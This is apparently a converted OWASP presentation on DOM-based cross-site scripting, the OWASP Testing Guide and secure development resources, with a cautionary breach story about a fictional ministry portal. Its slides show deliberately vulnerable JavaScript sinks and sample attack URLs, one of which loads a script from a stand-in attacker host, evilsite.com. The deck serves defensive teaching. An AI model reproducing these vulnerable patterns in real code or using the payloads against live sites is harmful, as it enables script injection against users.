
the input which can be directly or indirectly controlled by the attacker.

## Filters:

a set of operations on the source that manipulate the content or verify the presence of characters or values.

## Sinks:

potentially dangerous functions that can be abused.



# Taint Analysis

```
<script>
```

```
var l = location.href;
```

```
var user = l.substring(l.indexOf("user"));
```

```
document.write("Hello, " + user);
```

```
</script>
```

← Tainted Source

← Sink

**Taint Propagation** is the process to follow the tainted value from the source to the sink



**OWASP**  
Open Web Application  
Security Project

# Sinks and vulnerabilities

- ❑ Classic **sinks** are:

Functions that create HTML

Functions that will interpret strings as JavaScript

- ❑ These sinks could bring to these **vulnerabilities**:

HTML injection

JavaScript execution



# HTML Injection

- ❑ These functionalities will create/modify the HTML in the web page body:

`innerHTML`

`outerHTML`

`adjacentHTML`

`document.write`

- ❑ Those functions can lead to:

**HTML injection**

# HTML Injection (2)

```
<script>
```

```
var userposition = location.href.indexOf("user=");
```

```
var user = location.href.substring(userposition+5);
```

← Source

```
document.getElementById("Welcome").innerHTML = " Hello, "+user;
```

← Sink

```
</script>
```



http://vulnerable.site/page.html?user=<img%20src="aaa"%20onerror=alert(1)>



```
<p id="Welcome">Hello, </p>
```



**OWASP**  
Open Web Application  
Security Project

# JavaScript Execution

- ❑ These functionalities will interpret a string as JavaScript :

Arguments to eval, execScript, Function, setTimeout, setInterval

Assignments to src attribute of iframe or script tags.

Insecure usage of location.replace/assign.

Insecure assignments to location.

- ❑ Those functions can lead to:

**JavaScript execution**

# JavaScript Execution (2)

```
<script>
```

```
var stringPosition = location.search.indexOf("param1=");
```

```
var taintedString = location.search.substring(stringPosition+7);
```

```
eval('var s="' + taintedString + "';')
```

```
</script>
```

← Source

← Sink



[http://vulnerable.site/?param1=";alert\(1\)//](http://vulnerable.site/?param1=)



**OWASP**  
Open Web Application  
Security Project

# JavaScript Execution (3)

```
<script>
```

```
var d = document.createElement("script");
```

```
d.src = location.hash.slice(1);
```

← Source

```
document.body.appendChild(d);
```

← Sink

```
</script>
```



<http://vulnerable.site/page.php>#<http://www.evilsite.com/maliciousScript.js>



```
<script src="http://www.evilsite.com/maliciousScript.js">
```



**OWASP**  
Open Web Application  
Security Project

# Testing for weak Cryptography


- Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)
- Testing for Padding Oracle (OTG-CRYPST-002)
- Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)



# Identity Management Testing

- Test Role Definitions (OTG-IDENT-001)
- Test User Registration Process (OTG-IDENT-002)
- Test Account Provisioning Process (OTG-IDENT-003)
- Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004)
- Testing for Weak or unenforced username policy (OTG-IDENT-005)

# How to use the methodology



Web Application



Methodology



Report

```
166 // check if the user wants username set i
167 String rememberUserName = hreq.getParameter("rememberUsername");
168 if (rememberUserName != null) {
169 // set a cookie with the username in it
170 Cookie userNameCookie = new Cookie("Cookie", rememberUserName);
171 // set cookie to last for one month
172 userNameCookie.setMaxAge(2678400);
173 hres.addCookie(userNameCookie);
174 } else {
175 // see if the cookie exists and remove it
176 Cookie[] cookies = hreq.getCookies();
177 if (cookies != null) {
178 for (int loop=0; loop < cookies.length; loop++) {
179 if (cookies[loop].getName().equals("Cookie")) {
180 cookies[loop].setMaxAge(0);
181 hres.addCookie(cookies[loop]);
182 }
183 }
184 }
185 }
186 // validate against the registered users
187 SignOnLocal signOn = getSignOnEjb();
188 boolean authenticated = signOn.authenticate(username, password);
189 if (authenticated) {
190 // place a true boolean in the session
191 if (hreq.getSession().getAttribute("authenticated") != null) {
192 hreq.getSession().removeAttribute("authenticated");
193 hreq.getSession().setAttribute("authenticated", true);
194 }
195 hreq.getSession().setAttribute("USER_NAME", username);
196 // remove the sign-on state from before
197 signOn.removeSignOnState();
198 }
```

Source Code

```
public void findUser()
{ boolean showResult = false;
String username =
this.request.getParameter("username");
...
this.context.put("username",
ESAPI.encoder().encodeForHTML(username));
this.context.put("showResult",
showResult);
}
```

Fixing



Methodology



Retest Report



**OWASP**  
Open Web Application  
Security Project

# Common misunderstanding



CONNECT.

LEARN.

GROW.

# Example of unstructured approach: Ministry of Informatics



**OWASP**  
Open Web Application  
Security Project

# Actors



Ministry of  
Informatics:  
who buys the  
software



Development  
teams  
(internal/external):  
who develops the  
software



User: who uses the  
software



**OWASP**  
Open Web Application  
Security Project

# Press conference for the launch of the service

CONNECT.

Now you can take advantage  
of a new service on the  
portal of the Ministry of  
Informatics

Fantastic!!

Compliments!!



**OWASP**  
Open Web Application  
Security Project

# The day after...

bblica.it - Homep... x

www.repubblica.it

Extra | Mobile | Facebook | RSS | Network

## la Repubblica.it

Martedì 09 novembre 2010 - Aggiornato alle 10.34 - undefined

EDIZIONI LOCALI: BARI - BOLOGNA - FIRENZE - GENOVA - MILANO - NAPOLI - PALERMO - PARMA - ROMA - TORINO

Inserisci il testo per la ricerca Cerca

Home | Affari&Finanza | Sport | Spettacoli&Cultura | Motori | Viaggi | Moda | Casa | Salute | Meteo | Lavoro | Annunci

Repubblica TV | Politica | Cronaca | Esteri | Scienze | Tecnologia | Ambiente | Scuola&Giovani | Repubblica@Scuola | Mondo Solidale | Ora per Ora | Foto



### Ministero dell'Informatica: "Al via il nuovo servizio"

Da oggi è possibile accedere al nuovo portale di Ministero dell'Informatica che ha la missione di gestire, controllare e proporre nuove tecnologie e delle relative applicazioni industriali e di promuovere l'integrazione fra il sistema della ricerca...

### Crollo Pompei, Bondi sotto accusa

#### Il Pd verso la mozione di sfiducia

#### Negli scavi i turisti sgomenti / Foto



I democratici stanno per annunciare l'affondo parlamentare contro il ministro. Che si difende (audio): "Se fossi responsabile mi dimetterei. Riferirò alle Camere"

### Veneto, ancora pioggia e paura

#### Zaia: "Resti qui acconto Irpef"

#### Maltempo su tutta Italia fino a mercoledì



Nella regione alluvionata il governatore rilancia l'idea di trattenere le tasse sul territorio. La Protezione civile: il livello dei fiumi si abbassa. Diciassette persone evacuate in

### Da Portland a Sydney quella metropoli sembra un parco - foto



Stoccolma, Tromsø, il Sudafrica e la Nuova Zelanda ma anche Rio. Una guida alle 10 città del mondo dove è ancora possibile perdersi in una foresta di LARA CUSATTO

LE IMMAGINI

### REPUBBLICA TV / IL DERBY

#### Ranieri show: "I romanisti stanno a gode' come ricchi"



NEW YORK / 1



**OWASP**  
Open Web Application  
Security Project

# Users access to the portal...



**John Black – 12/12/1970 – JBlack@company.com**

**Josh White - 10/09/1982 – White@bank.com**

**Paul Red– 09/02/1960 – Paul@bank.com**

# Users access to the portal...

Oh oh...I find a problem...



**OWASP**  
Open Web Application  
Security Project

# Some days after...

ubblica.it - Homep... x +

www.repubblica.it

Cerca con Google

Extra | Mobile | Facebook | RSS | Network

# la Repubblica.it

Martedì 09 novembre 2010 — Aggiornato alle 10.34 — undefined

EDIZIONI LOCALI: BARI · BOLOGNA · FIRENZE · GENOVA · MILANO · NAPOLI · PALERMO · PARMA · ROMA · TORINO

Inserisci il testo per la ricerca Cerca

Home | Affari&Finanza | Sport | Spettacoli&Cultura | Motori | Viaggi | Moda | Casa | Salute | Meteo | Lavoro | Annunci

Repubblica TV | Politica | Cronaca | Esteri | Scienze | Tecnologia | Ambiente | Scuola&Giovani | Repubblica@Scuola | Mondo Solidale | Ora per Ora | Foto

Viaggi | Scienza | L'intervista

## Violato il sito del Ministero dell'Informatica

Il nuovo portale del Ministero dell'Informatica sembra sia stato violato e che sia possibile accedere ad informazioni riservate degli utenti del servizio ...

**Immigrati, blitz all'alba a Brescia - foto sgomberato il presidio intorno alla gru**

I sei extracomunitari che chiedono di essere regolarizzati restano a 35 metri di altezza. **Appello video** a Napolitano: "Aiutaci, sei anche il nostro presidente". Una troupe di Rai Educational ha trascorso la notte con loro: "Vogliamo incontrare anche Maroni"

**Aeroporti, troppi sprechi: via gli scali "bonsai"**

**Da Bolzano a Lampedusa, 24 a rischio**

Pochi passeggeri, molti debiti. Spuntarono come funghi nell'era della deregulation selvaggia dei cieli, oggi sono piccole cattedrali nel deserto. Sul tavolo del governo un piano di tagli. Ma è un trend mondiale *di ETTORE LIVINI* **Commenta**

**Repubblica@Scuola cambia veste**  
notizie tra blog, chat e 'mini-twitter'

**La Repubblica @SCUOLA**

Tante le novità per gli 800mila studenti-reporter degli istituti collegati al sito di Repubblica.it. Una nuova homepage, una chat-news, tante classifiche, più visibilità per i ragazzi, crediti formativi e una vetrina per le scuole *di FEDERICO PACE*



**OWASP**  
Open Web Application  
Security Project

## The reactions...

Ohh..how it was possible?  
**Fault of the developers!**



but it is impossible !?  
**We followed all your instructions**



**If you do not ask for security, no one will develop secure software**

**Use the Testing Guide as common framework**



**OWASP**  
Open Web Application  
Security Project

# An year after...another security breach

Ohh..how it was possible?  
**Fault of the developers!**



but it is impossible!?  
**We adopt the OWASP  
Testing Guide!**



**Web Application Penetration testing is not enough!**

**If you do not design a correct vulnerability fixing process you will not  
solve the vulnerabilities of your application**



**OWASP**  
Open Web Application  
Security Project

CONNECT.

LEARN.

GROW.

# A structured approach: OWASP Guidelines and tools



**OWASP**  
Open Web Application  
Security Project

# The Importance to use all the OWASP resources into your SDLC

If you do not ask for security, no one will develop secure software


**Use the OWASP Software Contract Annex to regulate your outsourcer contracts**



If you do not know the application threats, you will develop unsecure software

**Use the OWASP Top 10 for General Awareness**

**Use the CISO Guide for Management's Awareness**



Vulnerabilities in the software development process are expected

**Use the OWASP Building Guide and ESAPI to write more secure software**

**Use the OWASP Secure Code Review Guide to review the code**

**Use the OWASP Testing Guide to review to test your application**



**OWASP**  
Open Web Application  
Security Project

# The Importance to use all the OWASP resources into your SDLC

The fixing process is the most important step of the process of software security



**Retest your application after a bug fixing or a new release to be sure that the right implementations are in place**

**How can I manage the Software Security Governance?**



**Use the OWASP SAMM to assess your maturity and to build an Application Security Program to manage the SDLC**



**OWASP**  
Open Web Application  
Security Project

# OWASP Guidelines in the SAMM model

## Governance



## Construction



## Verification




## Deployment



**OWASP**  
Open Web Application  
Security Project

# ESAPI: Encoding

http://127.0.0.1:8080/Jforum-new/jforum.page?action=findUser&module=pm&username=%22%3E%3Cscript%3Ealert%28123%29%3C/script%3E%3C%22



Attacco di Cross Site Scripting Bloccato

# Conclusions

- Adopt the OWASP Testing Guide as your standard for verify the security of your Web Application.
- The Testing Guide is not the panacea of Software Security!
- Focus more on fixing the vulnerabilities of your reports.
- ➤ You need to create an **Application Security Program** to address Awareness, Secure Coding Guidelines, Threat Modeling, Secure Design, Secure Code Review and Web Application Penetration Testing.

Thanks! Questions?

<http://www.owasp.org>

[https://www.owasp.org/index.php/OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/OWASP_Testing_Project)

[matteo.meucci@owasp.org](mailto:matteo.meucci@owasp.org)



**OWASP**  
Open Web Application  
Security Project